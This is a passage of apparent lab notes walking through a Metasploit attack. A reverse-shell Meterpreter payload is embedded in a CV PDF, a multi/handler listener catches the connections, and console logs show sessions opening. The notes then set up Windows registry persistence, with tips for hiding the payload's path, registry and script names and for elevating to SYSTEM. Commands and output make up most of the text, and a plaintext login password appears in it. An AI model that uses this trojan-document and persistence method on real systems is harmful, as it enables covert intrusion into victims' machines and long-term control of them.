msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /home/phantom3472/CV/MiloCV.pdf
INFILENAME => /home/phantom3472/CV/MiloCV.pdf
msf exploit(adobe_pdf_embedded_exe) > set LPORT 4444
LPORT => 4444
msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/CV/MiloCV.pdf'...
[*] Parsing '/home/phantom3472/CV/MiloCV.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'MiloCV.pdf' file...
[+] MiloCV.pdf stored at /home/phantom3472/.msf4/local/MiloCV.pdf
msf exploit(adobe_pdf_embedded_exe) >
```

3.12 Bring milocv.pdf over to attack box

Open attack box




3.13 Open WinSCP on RDP Desktop

Login to host computer

IP: 10.0.99.30

Username: phantom3472

Password: wgSOx9Od3s7q166vXoXu




3.14 Copy milocv.pdf over to attack box desktop

The one wanted is hidden


/home/phantom3472/.msf4/local/milocv.pdf

Open Directory Book




Adjust file as needed adding /.msf4


/home/phantom3472/.msf4




Select Local



Copy milocv.pdf over to ephemeral Desktop





3.15 use exploit/multi/handler

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 10.0.99.30
set lport 4444
set exitonsession false
exploit -j
```



```
[*] Exploit failed: The following options failed to validate: INFILENAME.
msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/CV/miloresume.pdf'...
[*] Parsing '/home/phantom3472/CV/miloresume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'milocv.pdf' file...
[*] milocv.pdf stored at /home/phantom3472/.msf4/local/milocv.pdf
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
```


3.16 exploit -j


```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Handler failed to bind to 10.0.99.30:4444:- -
[*] Handler failed to bind to 0.0.0.0:4444:- -
[*] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
```

3.17 Open milocv.pdf on the attack box



3.18 Select Save





3.19 Select Open

You get a shell

```

phantom3472@ip-10-0-99-30: ~
msf5 exploit(adobe_pdf_embedded_exe) > run

[*] Exploit failed: The following options failed to validate: INFILENAME.
msf5 exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/CV/miloresume.pdf
infilename => /home/phantom3472/CV/miloresume.pdf
msf5 exploit(adobe_pdf_embedded_exe) > run

[*] Exploit failed: The following options failed to validate: INFILENAME.
msf5 exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/CV/miloresume.pdf'...
[*] Parsing '/home/phantom3472/CV/miloresume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'milocv.pdf' file...
[*] milocv.pdf stored at /home/phantom3472/.msf4/local/milocv.pdf
msf5 exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf5 exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf5 exploit(handler) > set lport 4444
lport => 4444
msf5 exploit(handler) > set exitonsession false
exitonsession => false
msf5 exploit(handler) > exploit -j
[*] Exploit running as background job.
msf5 exploit(handler) >

[*] Handler failed to bind to 10.0.99.30:4444:- -
[*] Handler failed to bind to 0.0.0.0:4444:- -
[*] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.122.54:51521) at 2024-02-09 15:54:09 +0000

set lport 4444
lport => 4444
msf5 exploit(handler) > exploit -j
[*] Exploit running as background job.
msf5 exploit(handler) >

[*] Handler failed to bind to 10.0.99.30:4444:- -
[*] Handler failed to bind to 0.0.0.0:4444:- -
[*] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:51585) at 2024-02-09 16:18:41 +0000

set lport 4444
lport => 4444
msf5 exploit(handler) > exploit -j
[*] Exploit running as background job.
msf5 exploit(handler) >

[*] Handler failed to bind to 10.0.99.30:4444:- -
[*] Handler failed to bind to 0.0.0.0:4444:- -
[*] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:51585) at 2024-02-09 16:18:41 +0000

```

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: REX::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:51585) at 2024-02-09 16:18:41 +0000

msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.99.30       yes       The listen address
  LPORT  4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.99.30      yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(handler) >
```

4 Persistence (two is one and one is none)

4.1 search -f "persistence"

```
msf exploit(handler) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > search -f "persistence"
[*] Module database cache not built yet, using slow search

Matching Modules
=====


| Name                                             | Disclosure Date | Rank      | Description                                             |
|--------------------------------------------------|-----------------|-----------|---------------------------------------------------------|
| auxiliary/server/rgsvr32_command_delivery_server |                 | normal    | Regsvr32.exe (.act) Command Delivery Server             |
| exploit/linux/local/cron_persistence             | 1979-07-01      | excellent | Cron Persistence                                        |
| exploit/linux/local/service_persistence          | 1983-01-01      | excellent | Service Persistence                                     |
| exploit/osx/local/persistence                    | 2012-04-01      | excellent | Mac OS X Persistent Payload Installer                   |
| exploit/osx/local/sudo_password_bypass           | 2013-02-28      | normal    | Mac OS X Sudo Password Bypass                           |
| exploit/unix/local/at_persistence                | 1997-01-01      | excellent | at(1) Persistence                                       |
| exploit/windows/local/persistence                | 2011-10-19      | excellent | Windows Persistent Registry Startup Payload Installer   |
| exploit/windows/local/ps_wmi_exec                | 2012-08-19      | excellent | Authenticated WMI Exec via Powershell                   |
| exploit/windows/local/registry_persistence       | 2015-07-01      | excellent | Windows Registry Only Persistence                       |
| exploit/windows/local/s4u_persistence            | 2013-01-02      | excellent | Windows Manage User Level Persistent Payload Installer  |
| exploit/windows/local/vbs_persistence            | 2011-10-21      | excellent | Persistent Payload in Windows Volume Shadow Copy        |
| exploit/windows/smb/psexec_psh                   | 1999-01-01      | manual    | Microsoft Windows Authenticated Powershell Command Exec |
| post/linux/manage/sshkey_persistence             |                 | excellent | SSH Key Persistence                                     |
| post/windows/gather/enum_ad_managedby_groups     |                 | normal    | Windows Gather Active Directory Managed Groups          |
| post/windows/manage/persistence_exe              |                 | normal    | Windows Manage Persistent EXE Payload Installer         |


msf exploit(adobe_pdf_embedded_exe) >
```

4.2 use exploit/windows/local/persistence

```
msf exploit(adobe_pdf_embedded_exe) > search -f "persistence"
[*] Module database cache not built yet, using slow search

Matching Modules
=====


| Name                                             | Disclosure Date | Rank      | Description                                                  |
|--------------------------------------------------|-----------------|-----------|--------------------------------------------------------------|
| auxiliary/server/rgsvr32_command_delivery_server |                 | normal    | Regsvr32.exe (.act) Command Delivery Server                  |
| exploit/linux/local/cron_persistence             | 1979-07-01      | excellent | Cron Persistence                                             |
| exploit/linux/local/service_persistence          | 1983-01-01      | excellent | Service Persistence                                          |
| exploit/osx/local/persistence                    | 2012-04-01      | excellent | Mac OS X Persistent Payload Installer                        |
| exploit/osx/local/sudo_password_bypass           | 2013-02-28      | normal    | Mac OS X Sudo Password Bypass                                |
| exploit/unix/local/at_persistence                | 1997-01-01      | excellent | at(1) Persistence                                            |
| exploit/windows/local/persistence                | 2011-10-19      | excellent | Windows Persistent Registry Startup Payload Installer        |
| exploit/windows/local/ps_wmi_exec                | 2012-08-19      | excellent | Authenticated WMI Exec via Powershell                        |
| exploit/windows/local/registry_persistence       | 2015-07-01      | excellent | Windows Registry Only Persistence                            |
| exploit/windows/local/s4u_persistence            | 2013-01-02      | excellent | Windows Manage User Level Persistent Payload Installer       |
| exploit/windows/local/vbs_persistence            | 2011-10-21      | excellent | Persistent Payload in Windows Volume Shadow Copy             |
| exploit/windows/smb/psexec_psh                   | 1999-01-01      | manual    | Microsoft Windows Authenticated Powershell Command Execution |
| post/linux/manage/sshkey_persistence             |                 | excellent | SSH Key Persistence                                          |
| post/windows/gather/enum_ad_managedby_groups     |                 | normal    | Windows Gather Active Directory Managed Groups               |
| post/windows/manage/persistence_exe              |                 | normal    | Windows Manage Persistent EXE Payload Installer              |


msf exploit(adobe_pdf_embedded_exe) > use exploit/windows/local/persistence
```

4.2.1 show options

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/windows/local/persistence
msf exploit(persistence) > show options
```

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/windows/local/persistence
msf exploit(persistence) > show options

Module options (exploit/windows/local/persistence):


| Name     | Current Setting | Required | Description                                                                               |
|----------|-----------------|----------|-------------------------------------------------------------------------------------------|
| DELAY    | 10              | yes      | Delay (in seconds) for persistent payload to keep reconnecting back.                      |
| EXE_NAME |                 | no       | The filename for the payload to be used on the target host (%RAND% by default).           |
| PATH     |                 | no       | Path to write payload (%TEMP% by default).                                                |
| REG_NAME |                 | no       | The name to call registry value for persistence on target host (%RAND% by default).       |
| SESSION  |                 | yes      | The session to run this module on.                                                        |
| STARTUP  | USER            | yes      | Startup type for the persistent payload. (Accepted: USER, SYSTEM)                         |
| VBS_NAME |                 | no       | The filename to use for the VBS persistent script on the target host (%RAND% by default). |



Exploit target:


| Id | Name    |
|----|---------|
| 0  | Windows |


msf exploit(persistence) >
```

4.2.2 Delay

Name	Current Setting	Required	Description
----	-----	-----	-----
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

Default is 10 seconds but can be changed to not be so repetitive or obvious

4.2.3 EXE NAME

Module options (exploit/windows/local/persistence):

Name	Current Setting	Required	Description
----	-----	-----	-----
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

This will be a bunch of random characters

4.2.4 Path

Name	Current Setting	Required	Description
----	-----	-----	-----
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

Experiment with different possible locations for the file to drop to like System32 or other random locations.

Choose a location that will remain and not clear when the computer is rebooted.

4.2.5 Reg Name

Module options (exploit/windows/local/persistence):

Name	Current Setting	Required	Description
----	-----	-----	-----
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

Not as important...just know it will also be a bunch of random characters, but you can change the value, so it doesn't show up as such.

4.2.6 Session

You need to know which session you are running to set persistence.

You need to get the shell first...establish the session, then come through and run the persistence...

```
Module options (exploit/windows/local/persistence):
```

Name	Current Setting	Required	Description
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

In this case it is session 3

```
msf exploit(adobe_pdf_embedded_exe) > exploit -j
[*] Exploit running as background job.
msf exploit(adobe_pdf_embedded_exe) >
[*] Reading in '/home/phantom3472/CV/miloresume.pdf'...
[*] Parsing '/home/phantom3472/CV/miloresume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'milocv.pdf' file...
[+] milocv.pdf stored at /home/phantom3472/.msf4/local/milocv.pdf
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 3 opened (10.0.99.30:4444 -> 10.0.122.54:51669) at 2024-02-09 16:54:18 +0000

msf exploit(adobe_pdf_embedded_exe) > search -f "persistence"
[!] Module database cache not built yet, using slow search
```

4.2.7 Startup

```
Module options (exploit/windows/local/persistence):
```

Name	Current Setting	Required	Description
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

When the persistence starts up are we going to try to be the current user or system.

If it is possible to elevate to system privileges before running the module when it calls back it will already be at system level.

4.2.8 VBS_NAME

```
Module options (exploit/windows/local/persistence):
```

Name	Current Setting	Required	Description
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME		no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH		no	Path to write payload (%TEMP% by default).
REG_NAME		no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

It is by default random characters...it is best to go and try to change this so it will not be as obvious.

5 Run Persistence

5.1.1 Establish session

In this instance sessions 3 (be sure to type sessions – plural)

```
